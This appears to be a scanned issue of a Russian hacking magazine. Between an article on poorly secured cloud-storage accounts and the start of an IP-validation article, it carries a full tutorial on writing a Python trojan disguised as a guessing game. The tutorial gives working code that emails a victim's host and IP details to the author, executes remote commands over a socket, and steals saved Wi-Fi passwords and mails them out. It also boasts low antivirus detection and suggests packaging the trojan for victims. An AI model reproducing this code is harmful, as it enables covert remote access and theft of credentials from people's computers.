
Если ты думаешь, что подкованный по части IT человек относится к защите своих данных намного серьезнее, то ты ошибаешься. Вот учетка на MediaFire, принадлежащая какому-то русскоговорящему товарищу. Он складирует там пиратский софт и насобирал уже с полсотни программ и утилит.



Дорогой владелец, если ты вдруг сейчас узнал свое добро, обрати внимание на то, что Disk Defrag Ultimate и некоторые другие твои файлы вызывают беспокойство у антивируса. И конечно, беги менять пароли везде где только можно.

Пример 8. Inception

Ну уж хакеры-то должны что-то понимать в защите аккаунтов? Должны, конечно, и, скорее всего, понимают. Но привычку снова и снова вбивать в поле «пароль» одни и те же буквы изжить не так-то просто. Даже когда собираешься складировать файлы типа «картон.txt».




Чего только не нашлось в этом аккаунте на MediaFire: и разные методы заработка, и обучение кардингу, и какие-то мутные схемы, и материалы для работы в этих схемах, и еще куча самой разной незаконной инфы.


Везде, правда, ноль скачиваний, так что перед нами, вероятно, бэкап. Мы тоже не стали притрагиваться к этим сомнительным россыпям, и тебе не советуем.

Примеры 9 и 10. Спецы по ИБ

Думаешь, это был единичный случай? Вот еще два аккаунта горе-хакеров на Megaupload. В одном лежат курсы по Metasploit, набор утилит для взлома, какой-то гайд по веб-обороне.



А вот кто-то хранит свои наступательные утилиты: сканер веб-уязвимостей — Acunetix уже устаревшей версии 10.0 и фреймворк Cobalt Strike.



INFO

Подробнее об Acunetix читай в статье в статье «Хак в один клик»), о Cobalt Strike — в нашем материале «Фреймворки для постэксплуатации».

В обоих случаях на файлы проставлены внешние ссылки, а значит, кто-то где-то их запостил.

КАК НЕ СТАТЬ ЖЕРТВОЙ ВЗЛОМА

Думаю, бессмысленно говорить, что все рассмотренные аккаунты не были защищены как следует. Владельцам стоило соблюдать хотя бы базовые правила цифровой гигиены.

Увернуться от целевой атаки может быть проблематично, но большинство взломов — массовые. В их ходе для подбора паролей применяются огромные базы или утечки с разных скомпрометированных сервисов. Для защиты в таком случае достаточно следовать простым рекомендациям.

Главное из них — надежные и, что даже более важно, разные пароли. Для их создания и хранения обычно используют менеджер паролей: 1Password, KeePass, маковский iCloud Keychain и другие, выбирай на свой вкус.

INFO

По статистике на 2020 год, каждый 142-й пароль в мире — 123456.

Двухфакторная аутентификация, хоть и имеет свои ограничения и недостатки, но тоже станет серьезной преградой для желающих подобрать твой пароль. Не пренебрегай ей, если есть возможность, и отдавай предпочтение тем сервисам, где она поддерживается.

Ну и наконец, шифрование — это последний бастион, который защитит важные документы, даже если аккаунт таки взломают. Главное — не ставь на контейнер все тот же пароль и не оставляй его лежать рядом!

При этом сами разработчики облачных сервисов тоже не сидят сложа руки и делают что могут, чтобы обезопасить данные ~~от~~ пользователей. Например, сервисы Google не только время от времени пристают с просьбой добавить второй фактор, но даже без него будут оповещать о попытках доступа к аккаунту, а брутфорс пресекают на корню. Так что остается всего лишь не подрывать и не игнорировать все эти усилия.

КРАДУЩИЙСЯ ПИТОН

Валерий Линьков
Дипломированный специалист и инструктор Cisco, основатель академии Cisco, автор технических статей нацбезопасности России, сисадмин, ИБшник, питонист, гик
valerylinkov.ru

СОЗДАЕМ ПРОСТЕЙШИЙ ТРОЯН НА PYTHON

В этой статье я расскажу, как написать на Python простейший троян с удаленным доступом, а для большей скрытности мы встроим его в игру. Даже если ты не знаешь Python, ты сможешь лучше понять, как устроены такие вредоносы, и поупражняться в программировании.

Конечно, приведенные в статье скрипты никак не годятся для использования в боевых условиях: обфускации в них нет, принципы работы просты как палка, а вредоносные функции отсутствуют напрочь. Тем не менее при некоторой смекалке их возможно использовать для несложных пакостей — например, вырубить чей-нибудь компьютер в классе (или в офисе, если в классе ты не наигрался).

INFO

Читай также: «Ядовитый питон. Пишем на Python простейшую малварь: локер, шифровальщик и вирус».

ТЕОРИЯ

Итак, что вообще такое троян? Вирус — это программа, главная задача которой — самокопирование. Червь активно распространяется по сети (типичный пример — «Петя» и WannaCry), а троян — скрытая вредоносная программа, которая маскируется под «хороший» софт.

Логика подобного заражения в том, что пользователь сам скачает себе вредонос на компьютер (например, под видом крякнутой программы), сам отключит защитные механизмы (ведь программа выглядит хорошей) и захочет оставить надолго. Хакеры и тут не дремлют, так что в новостях то и дело мелькают сообщения о новых жертвах пиратского ПО и о шифровальщиках, поражающих любителей халявы. Но мы-то знаем, что бесплатный сыр бывает только в мусорке, и сегодня научимся очень просто начинять тот самый сыр чем-то не вполне ожидаемым.

WARNING

Вся информация предоставлена исключительно в ознакомительных целях. Ни автор, ни редакция не несут ответственности за любой возможный вред, причиненный материалами данной статьи. Несанкционированный доступ к информации и нарушение работы систем могут преследоваться по закону. Помни об этом.

ОПРЕДЕЛЯЕМ IP

Сначала нам (то есть нашему трояну) нужно определиться, где он оказался. Важная часть твоей информации — IP-адрес, по которому с зараженной машиной можно будет соединиться в дальнейшем.

Начнем писать код. Сразу импортируем библиотеки:

```
import socket
from requests import get
```

Обе библиотеки не поставляются с Python, поэтому, если они у тебя отсутствуют, их нужно установить командой `pip`.

```
pip install socket
pip install requests
```

INFO

Если ты видишь ошибку, что у тебя отсутствует pip, сначала нужно установить его с сайта pypi.org. Любопытно, что рекомендуемый способ установки pip — через pip, что, конечно, очень полезно, когда его нет.

Код получения внешнего и внутреннего адресов будет таким. Обрати внимание, что, если у жертвы несколько сетевых интерфейсов (например, Wi-Fi и Ethernet одновременно), этот код может вести себя неправильно.

```
# Определяем имя устройства в сети
hostname = socket.gethostname()

# Определяем локальный (внутри сети) IP-адрес
local_ip = socket.gethostbyname(hostname)

# Определяем глобальный (публичный / в интернете) IP-адрес
public_ip = get('http://api.ipify.org').text
```

Если с локальным адресом все более-менее просто — находим имя устройства в сети и смотрим IP по имени устройства, — то вот с публичным IP все немного сложнее.

Я выбрал сайт `api.ipify.org`, так как на выходе нам выдается только одна строка — наш внешний IP. Из связки публичный + локальный IP мы получим почти точный адрес устройства.

Вывести информацию еще проще:

```
print(f'Хост: {hostname}')
print(f'Локальный IP: {local_ip}')
print(f'Публичный IP: {public_ip}')
```

Никогда не встречал конструкции типа `print(f'{}')`? Буква `f` означает форматированные строковые литералы. Простыми словами — программные вставки прямо в строку.

INFO

Строковые литералы не только хорошо смотрятся в коде, но и помогают избегать ошибок типа сложения строк и чисел (Python — это тебе на JavaScript!).

Финальный код:

```
import socket
from requests import get

hostname = socket.gethostname()
local_ip = socket.gethostbyname(hostname)
public_ip = get('http://api.ipify.org').text

print(f'Хост: {hostname}')
print(f'Локальный IP: {local_ip}')
print(f'Публичный IP: {public_ip}')
```

Запустив этот скрипт, мы сможем определить IP-адрес нашего (или чужого) компьютера.

БЭККОННЕКТ ПО ПОЧТЕ

Теперь напишем скрипт, который будет присылать нам письмо.

Импорт новых библиотек (обе нужно предварительно поставить через `pip install`):

```
import smtplib as smtp
from getpass import getpass
```

Пишем базовую информацию о себе:

```
# Почта, с которой будет отправлено письмо
email = 'xakepmail@yandex.ru'

# Пароль от нее (вместо ***)
password = '***'

# Почта, на которую отправляем письмо
dest_email = 'demo@xakep.ru'

# Тема письма
subject = 'IP'

# Текст письма
email_text = 'TEXT'
```

Дальше сформируем письмо:

```
message = 'From: {}\nTo: {}\nSubject: {}\n\n{}'.format(email,
dest_email, subject, email_text)
```

Последний штрих — настроить подключение к почтовому сервису. Я пользуюсь Яндекс.Почтой, поэтому настройки выставлял для нее.


```
server = smtp.SMTP_SSL('smtp.yandex.com') # SMTP-сервер Яндекса
server.set_debuglevel(1) # Минимизируем вывод ошибок (выводим только
фатальные ошибки)
server.ehlo(email) # Отправляем hello-пакет на сервер
server.login(email, password) # Заходим на почту, с которой будем
отправлять письмо
server.auth_plain() # Авторизуемся
server.sendmail(email, dest_email, message) # Вводим данные для
отправки (адреса свой и получателя и само сообщение)
server.quit() # Отключаемся от сервера
```

В строке `server.ehlo(email)` мы используем команду `EHLO`. Большинство серверов SMTP поддерживают `ESMTP` и `EHLO`. Если сервер, к которому ты пытаешься подключиться, не поддерживает `EHLO`, можно использовать `HELO`.

Полный код этой части трояна:


```
import smtplib as smtp
import socket
from getpass import getpass
from requests import get

hostname = socket.gethostname()
local_ip = socket.gethostbyname(hostname)
public_ip = get('http://api.ipify.org').text

email = 'xakepmail@yandex.ru'
password = '***'
dest_email = 'demo@xakep.ru'
subject = 'IP'
email_text = (f'Host: {hostname}\nLocal IP: {local_ip}\nPublic IP: {
public_ip}')

message = 'From: {}\nTo: {}\nSubject: {}\n\n{}'.format(email,
dest_email, subject, email_text)

server = smtp.SMTP_SSL('smtp.yandex.com')
server.set_debuglevel(1)
server.ehlo(email)
server.login(email, password)
server.auth_plain()
server.sendmail(email, dest_email, message)
server.quit()
```

Запустив этот скрипт, получаем письмо.



Письмо с IP

Этот скрипт я проверил на VirusTotal. Результат на скрине.



Продолжение статьи →

← НАЧАЛО СТАТЬИ

КРАДУЩИЙСЯ ПИТОН

СОЗДАЕМ ПРОСТЕЙШИЙ ТРОЯН НА PYTHON

ТРОЯН

По задумке, троян представляет собой клиент-серверное приложение с клиентом на машине атакуемого и сервером на запускающей машине. Должен быть реализован максимальный удаленный доступ к системе.

Как обычно, начнем с библиотек:

```
import random
import socket
import threading
import os
```

Для начала напишем игру «Угадай число». Тут все крайне просто, поэтому задерживаться долго не буду.

```
# Создаем функцию игры
def game():

    # Берем случайное число от 0 до 1000
    number = random.randint(0, 1000)
    # Счетчик попыток
    tries = 1
    # Флаг завершения игры
    done = False

    # Пока игра не закончена, просим ввести новое число
    while not done:
        guess = input('Введите число: ')

        # Если ввели число
        if guess.isdigit():
            # Конвертируем его в целое
            guess = int(guess)
            # Проверяем, совпало ли оно с загаданным; если да,
опускаем флаг и пишем сообщение о победе
            if guess == number:
                done = True
                print(f'Ты победил! Я загадал {guess}. Ты
использовал {tries} попыток.')
            # Если же мы не угадали, прибавляем попытку и проверяем
число на больше/меньше
            else:
                tries += 1
                if guess > number:
                    print('Загаданное число меньше!')
                else:
                    print('Загаданное число больше!')
        # Если ввели не число — выводим сообщение об ошибке и просим
ввести число заново
        else:
            print('Это не число от 0 до 1000!')
```

INFO

Зачем столько сложностей с проверкой на число? Можно было просто написать `guess = int(input('Введите число: '))`. Если бы мы написали так, то при вводе чего угодно, кроме числа, выпадала бы ошибка, а этого допустить нельзя, так как ошибка заставит программу остановиться и обрубит соединение.

Вот код нашего трояна. Ниже мы будем разбираться, как он работает, чтобы не проговаривать заново базовые вещи.

```
# Создаем функцию трояна
def trojan():
    # IP-адрес атакуемого
    HOST = '192.168.2.112'
    # Порт, по которому мы работаем
    PORT = 9090

    # Создаем эхо-сервер
    client = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
    client.connect((HOST, PORT))

    while True:
        # Вводим команду серверу
        server_command = client.recv(1024).decode('cp866')
        # Если команда совпала с ключевым словом 'cmdon', запускаем
режим работы с терминалом
        if server_command == 'cmdon':
            cmd_mode = True
            # Отправляем информацию на сервер
            client.send('Получен доступ к терминалу'.encode('cp866'))
            continue
        # Если команда совпала с ключевым словом 'cmdoff', выходим
из режима работы с терминалом
        if server_command == 'cmdoff':
            cmd_mode = False
        # Если запущен режим работы с терминалом, вводим команду в
терминал через сервер
        if cmd_mode:
            os.popen(server_command)
        # Если же режим работы с терминалом выключен — можно вводить
любые команды
        else:
            if server_command == 'hello':
                print('Hello World!')
        # Если команда дошла до клиента — выслать ответ
        client.send(f'{server_command} успешно отправлена!'.encode(
'cp866'))
```


Сначала нужно разобраться, что такое сокет и с чем его едят. Сокет простым языком — это условная вилка или розетка для программ. Существуют клиентские и серверные сокеты: серверный прослушивает определенный порт (розетка), а клиентский подключается к серверу (вилка). После того как установлено соединение, начинается обмен данными.

Итак, строка `client = socket.socket(socket.AF_INET, socket.SOCK_STREAM)` создает эхо-сервер (отправили запрос — получили ответ). `AF_INET` означает работу с IPv4-адресацией, а `SOCK_STREAM` указывает на то, что мы используем TCP-подключение вместо UDP, где пакет посылается в сеть и далее не отслеживается.

Строка `client.connect((HOST, PORT))` указывает IP-адрес хоста и порт, по которым будет производиться подключение, и сразу подключается.

Функция `client.recv(1024)` принимает данные из сокета и является так называемым блокирующим вызовом. Смысл такого вызова в том, что, пока команда не передастся или не будет отвергнута другой стороной, вызов будет продолжать выполняться. 1024 — это количество задействованных байтов под буфер приема. Нельзя будет принять больше 1024 байт (1 Кбайт) за один раз, но нам это и не нужно: часто ты руками вводишь в консоль больше 1000 символов? Пытаться многократно увеличить размер буфера не стоит — это затратно и бесполезно, так как нужен большой буфер примерно раз в никогда.

Команда `decode('cp866')` декодирует полученный байтовый буфер в текстовую строку согласно заданной кодировке (у нас 866). Но почему именно `cp866`? Зайдем в командную строку и введем команду `chcp`.



Текущая кодовая страница


Кодировка по умолчанию для русскоговорящих устройств — 866, где кириллица добавлена в латиницу. В англоязычных версиях системы используется обычный Unicode, то есть `utf-8` в Python. Мы же говорим на русском языке, так что поддерживать его нам просто необходимо.

INFO

При желании кодировку можно поменять в командной строке, набрав после `chcp` ее номер. Юникод имеет номер 65001.

При приеме команды нужно определить, не служебная ли она. Если так, выполняем определенные действия, иначе, если включен терминал, перенаправляем команду туда. Недостаток — результат выполнения так и остается необработанным, а его хорошо бы отправлять нам. Это будет тебе домашним заданием: реализовать эту функцию можно от силы минут за пятнадцать, даже если гуглить каждый шаг.

Результат проверки клиента на VirusTotal порадовал.



Базовый троян написан, и сейчас можно сделать очень многое на машине атакуемого, ведь у нас доступ к командной строке. Но почему бы нам не расширить набор функций? Давай еще пароли от Wi-Fi стащим!

WI-FI-СТИЛЕР

Задача — создать скрипт, который из командной строки узнает все пароли от доступных сетей Wi-Fi.

Приступаем. Импорт библиотек:


```
import subprocess
import time
```

Модуль `subprocess` нужен для создания новых процессов и соединения с потоками стандартного ввода-вывода, а еще для получения кодов возврата от этих процессов.

Итак, скрипт для извлечения паролей Wi-Fi:


```
# Создаем запрос в командной строке netsh wlan show profiles,
декодируя его по кодировке в самом ядре
data = subprocess.check_output(['netsh', 'wlan', 'show', 'profiles'])
.decode('cp866').split('\n')

# Создаем список всех названий всех профилей сети (имена сетей)
Wi-Fis = [line.split(':')[1][1:-1] for line in data if "Все профили
пользователей" in line]

# Для каждого имени...
for Wi-Fi in Wi-Fis:
    # ...вводим запрос netsh wlan show profile [имя_сети] key=clear
    results = subprocess.check_output(['netsh', 'wlan', 'show',
'profile', Wi-Fi, 'key=clear']).decode('cp866').split('\n')
    # Забираем ключ
    results = [line.split(':')[1][1:-1] for line in results if
"Содержимое ключа" in line]
    # Пытаемся его вывести в командной строке, отсекая все ошибки
    try:
        print(f'Имя сети: {Wi-Fi}, Пароль: {results[0]}')
    except IndexError:
        print(f'Имя сети: {Wi-Fi}, Пароль не найден!')
```

Введя команду `netsh wlan show profiles` в командной строке, мы получим следующее.




netsh wlan show profiles

Если распарсить вывод выше и подставить имя сети в команду `netsh wlan show profile [имя сети] key=clear`, результат будет как на картинке. Его можно разобрать и вытащить пароль от сети.



netsh wlan show profile ASUS key=clear



Вердикт VirusTotal

Осталась одна проблема: наша изначальная задумка была забрать пароли себе, а не показывать их пользователю. Исправим же это.


Допишем еще один вариант команды в скрипт, где обрабатываем наши команды из сети.

```
if server_command == 'Wi-Fi':

    data = subprocess.check_output(['netsh', 'wlan', 'show',
'profiles']).decode('cp866').split('\n')
    Wi-Fis = [line.split(':')[1][1:-1] for line in data if "Все
профили пользователей" in line]

    for Wi-Fi in Wi-Fis:
        results = subprocess.check_output(['netsh', 'wlan', 'show',
'profile', Wi-Fi, 'key=clear']).decode('cp866').split('\n')
        results = [line.split(':')[1][1:-1] for line in results if
"Содержимое ключа" in line]
        try:
            email = 'xakepmail@yandex.ru'
            password = '***'
            dest_email = 'demo@xakep.ru'
            subject = 'Wi-Fi'
            email_text = (f'Name: {Wi-Fi}, Password: {results[0]}')

            message = 'From: {}\nTo: {}\nSubject: {}\n\n{}'.format(
email, dest_email, subject, email_text)

            server = smtp.SMTP_SSL('smtp.yandex.com')
            server.set_debuglevel(1)
            server.ehlo(email)
            server.login(email, password)
            server.auth_plain()
            server.sendmail(email, dest_email, message)
            server.quit()
        except IndexError:
            email = 'xakepmail@yandex.ru'
            password = '***'
            dest_email = 'demo@xakep.ru'
            subject = 'Wi-Fi'
            email_text = (f'Name: {Wi-Fi}, Password not found!')

            message = 'From: {}\nTo: {}\nSubject: {}\n\n{}'.format(
email, dest_email, subject, email_text)

            server = smtp.SMTP_SSL('smtp.yandex.com')
            server.set_debuglevel(1)
            server.ehlo(email)
            server.login(email, password)
            server.auth_plain()
            server.sendmail(email, dest_email, message)
            server.quit()
```

INFO

Этот скрипт прост как два рубля и ожидает увидеть русскоязычную систему. На других языках это не сработает, но исправить поведение скрипта можно простым выбором разделителя из словаря, где ключ — обнаруженный на компьютере язык, а значение — требуемая фраза на нужном языке.

Все команды этого скрипта уже подробно разобраны, так что я не буду повторяться, а просто покажу скриншот из своей почты.



Результат

Доработки

Конечно, тут можно доработать примерно все — от защиты канала передачи до защиты самого кода нашего вредоноса. Методы связи с управляющими серверами злоумышленника тоже обычно используются другие, а работа вредоноса не зависит от языка операционной системы.

И конечно, сам вирус очень желательно упаковать с помощью PyInstaller, чтобы не тянуть с собой на машину жертвы питон и все зависимости. Игра, которая требует для работы установить модуль для работы с почтой, — что может больше внушать доверие?

ЗАКЛЮЧЕНИЕ

Сегодняшний троян настолько прост, что его никак нельзя назвать боевым. Тем не менее он полезен для изучения основ языка Python и понимания алгоритмов работы более сложных вредоносных программ. Мы надеемся, что ты уважаешь закон, а полученные знания о троянах тебе никогда не понадобятся.

В качестве домашнего задания рекомендую попробовать реализовать двусторонний терминал и шифрование данных хотя бы с помощью XOR. Такой троян уже будет куда интереснее, но, безусловно, использовать его in the wild мы не призываем. Будь аккуратен!

Даниил Батурин
Координатор проекта VyOS (https://vyos.io), «языковед», функциональщик, иногда сетевой администратор
daniil@baturin.org

IP БЕЗ ОШИБОК

ИЗУЧАЕМ ПРИНЦИПЫ РАБОТЫ С IP-АДРЕСАМИ

Любое приложение, которое хоть как-то работает с сетью, должно валидировать правильность IP-адресов. Это сложнее, чем может показаться. Здесь легко впасть в крайности: при излишне строгой валидации пользователь не сможет ввести верные данные, при недостаточной — окажется наедине с низкоуровневыми сообщениями об ошибках (если они вообще передаются). В этой статье мы разберем ряд сложностей, возникающих при валидации адресов, а потом посмотрим на готовые библиотеки, которые с этим помогают.

ВАЛИДАЦИЯ АДРЕСОВ

Ошибки в адресах могут появиться тремя способами:

- опечатки;
- недопонимание;
- намеренные попытки сломать приложение.

От попыток сломать приложение одна валидация адресов не поможет. Она может затруднить такие попытки, но не заменит полноценную проверку авторизации и обработку ошибок на всех этапах работы программы, так что улучшение безопасности нужно рассматривать скорее как полезный побочный эффект. Основная цель — упростить жизнь пользователям, которые случайно ввели неверный адрес или неправильно поняли, что от них требуется.

Проверки можно условно разделить на проверки по форме и по существу. Цель формальной проверки — убедиться, что введенная пользователем строка вообще может быть допустимым адресом. Многие программы ограничиваются именно этим. Мы же пойдем дальше и посмотрим, как можно проверять, что адрес не только правильный, но и подходящий для конкретной цели, но об этом позже.

Проверки по форме

Проверка правильности формата только на вид может показаться задачей для несложного регулярного выражения — на деле все не так просто.

В IPv4 сложности начинаются со стандарта на этот формат — такого стандарта не существует. Формат dot-decimal (`0.0.0.0–255.255.255.255`) — общепринятый, но не стандартный. Стандарт IPv4 не содержит никаких упоминаний о формате записи адресов вообще. Никакой другой RFC тоже ничего не говорит о формате адресов IPv4, так что общепринятый формат — это не более чем соглашение.

И это даже не единственное соглашение. Функция `inet_aton()` позволяет не писать нулевые разряды в конце адреса, например `192.0.2 = 192.0.2.0`. Кроме того, она позволяет вводить адрес одним целым числом, `511 = 0.0.1.255`.

INFO

Может ли адрес хоста заканчиваться на ноль? Конечно, может — в любой сети размером больше /23 найдется хотя бы один такой. Например, `192.168.0.0/23` содержит адреса хостов `192.168.0.1–192.168.1.254`, включая `192.168.1.0`.

